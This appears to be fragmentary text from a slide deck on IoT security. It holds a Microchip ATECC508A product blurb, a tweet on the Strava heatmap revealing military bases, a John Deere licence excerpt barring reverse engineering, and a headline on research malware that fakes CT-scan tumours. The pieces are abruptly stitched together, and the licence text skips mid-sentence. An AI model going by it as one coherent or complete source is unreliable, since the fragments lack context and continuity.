Pre-Order Your Probes Now

Transports

Protocols

sigfox

LoRaWAN™

LTE-M

NB-IoT™

AWS IoT

MICROCHIP

Products   Applications   Design   Sample and Buy   About

ATECC508A ☆

Status: In Production

📋 **View Datasheet**

Features:

- Easy way to run ECDSA and ECDH Key Agreement

- ECDH key agreement makes encryption/decryption easy

- Ideal for IoT node security

- Authentication without the need for secure storage in the host

- No requirement for high-speed computing in client devices

- Cryptographic accelerator with Secure Hardware-based Key Storage

Nathan Ruser
@Nrg8000

Strava released their global heatmap. 13 trillion GPS points from their users (turning off data sharing is an option). medium.com/strava-enginee... ... It looks very pretty, but not amazing for Op-Sec. US Bases are clearly identifiable and mappable

1:24 PM - 27 Jan 2018

IMPORTANT -- READ CAREFULLY: THIS LICENSE AGREEMENT IS A LEGAL CONTRACT BETWEEN YOU AND JOHN DEERE SHARED SERVICES, INC., A CORPORATION HAVING A PRINCIPAL ADDRESS OF ONE JOHN DEERE PLACE, MOLINE, IL 61265 (THE "LICENSOR"). THIS LICENSE AGREEMENT GOVERNS YOUR USE OF ANY SOFTWARE AND OTHER MATERIALS (SOFTWARE AND OTHER MATERIALS INDIVIDUALLY OR COLLECTIVELY REFERRED TO AS "LICENSED MATERIALS" OR "LM") THAT IS (1) PROVIDED BY LICENSOR OR ITS AFFILIATES; (2) EMBEDDED OR INSTALLED IN, OR ASSOCIATED WITH, ANY DISPLAY, ENGINE CONTROL UNIT, INVERTER, CONTROLLER, ELECTRONICS MODULE, SENSOR, ACTUATOR, OR COMPUTING UNIT (INDIVIDUALLY OR COLLECTIVELY "LICENSED PRODUCTS" OR "LP") OF JOHN DEERE EQUIPMENT OR OF OTHER EQUIPMENT THAT IS MADE A PART OF A SALE OR LEASE TO YOU (EITHER OR BOTH JOHN DEERE EQUIPMENT AND SUCH OTHER EQUIPMENT REFERRED TO AS "AUTHORIZED EQUIPMENT"); AND (3) NOT OTHERWISE LICENSED BY A SEPARATE WRITTEN AGREEMENT BETWEEN YOU AND LICENSOR OR ITS AFFILIATES, OR (4) NOT OTHERWISE LICENSED BY A THIRD PARTY (OR SUPPLIER).

BY ACTIVATING OR OTHERWISE USING THE LP, YOU ARE ACCEPTING AND AGREEING TO THE TERMS OF THIS LICENSE AGREEMENT WITH RESPECT TO THE LM THAT HAVE BEEN PRE-INSTALLED ON YOUR LP. YOU AGREE THAT THIS LICENSE AGREEMENT, INCLUDING THE WARRANTY DISCLAIMERS, LIMITATIONS OF LIABILITY, TERMINATION, AND ARBITRATION PROVISIONS BELOW, IS BINDING UPON YOU, AND UPON ANY COMPANY ON WHOSE BEHALF YOU USE THE LM AND LP AS WELL AS THE EMPLOYEES OF ANY SUCH COMPANY (COLLECTIVELY REFERRED TO AS "YOU" IN THIS LICENSE AGREEMENT). IF YOU DO NOT AGREE TO THE TERMS OF THIS LICENSE AGREEMENT, OR IF YOU ARE NOT AUTHORIZED TO ACCEPT THESE TERMS ON BEHALF OF YOUR COMPANY OR ITS EMPLOYEES, DECLINE THESE TERMS AND CONDITIONS AND DO NOT USE THE LP OR THE AUTHORIZED EQUIPMENT. THIS LICENSE AGREEMENT REPRESENTS THE ENTIRE AGREEMENT CONCERNING THE LM BETWEEN YOU AND THE LICENSOR AND IT REPLACES ANY PRIOR PROPOSAL, REPRESENTATION, OR UNDERSTANDING BETWEEN YOU AND THE LICENSOR.

1.   **Definitions.**   Licensed Materials ("**LM**") shall mean any Software, data files, documentation, engine calibration tables, proprietary data messages, and controller area network (CAN) data messages that are in or communicated to or from any LP (e.g., to monitor, diagnose, or operate the Authorized Equipment). Data files shall include but not be limited to any data structure that adjusts engine control parameters, such as fuel metering, fuel injection rate, fuel injection timing, fuel pressure, engine speed versus torque relationship, intake boost pressure, fuel-to-air ratio or engine timing.

2.   **License**.   Licensor hereby grants to you, and you accept, a nonexclusive license to use the LM in machine-readable, object code form, only as authorized in this License Agreement and the applicable provisions of the Operators' Manuals, which you agree to review carefully prior to using the LM. The LM may be used only on the LP in which it was initially installed and solely in conjunction with the Authorized Equipment in which it was initially installed; or, in the event of the inoperability of that LP, on a replacement LP provided to you by an authorized dealer pursuant to the Limited Warranty of Section

the LM, including associated intellectual property rights, are and shall remain with Licensor, its affiliates, and their licensors. This License Agreement does not convey to you any title or interest in or to the LM, but only a limited right of use revocable in accordance with the terms of this License Agreement. Licensor and its Affiliates reserve all worldwide rights not expressly granted under this Agreement.

4.   **License Restrictions, Reverse Engineering.** You may not reproduce, prepare derivative works based on, disclose, publish, distribute, rent, lease, modify, loan, display, or perform the LM or any part thereof. You may not reverse engineer, decompile, translate, adapt, or disassemble the LM, nor shall you attempt to create the source code from the object code for the Software. You may not transmit the LM over any network or via a hacking device, although you may use the LM to make transmissions of diagnostic data messages that are authorized by Licensor and you may receive Software updates authorized by Licensor. You also agree not to permit any third party acting under your control to do any of the foregoing activities related to reverse engineering of the Licensed Materials. You agree not to remove or obliterate any copyright, trademark or other proprietary rights notices from the LM, except as expressly permitted in writing by Licensor or its licensors or expressly

Hospital viruses: Fake cancerous nodes in CT scans, created by malware, trick radiologists

Researchers in Israel created malware to draw attention to serious security weaknesses in medical imaging equipment and networks.

Kim Zetter • April 3
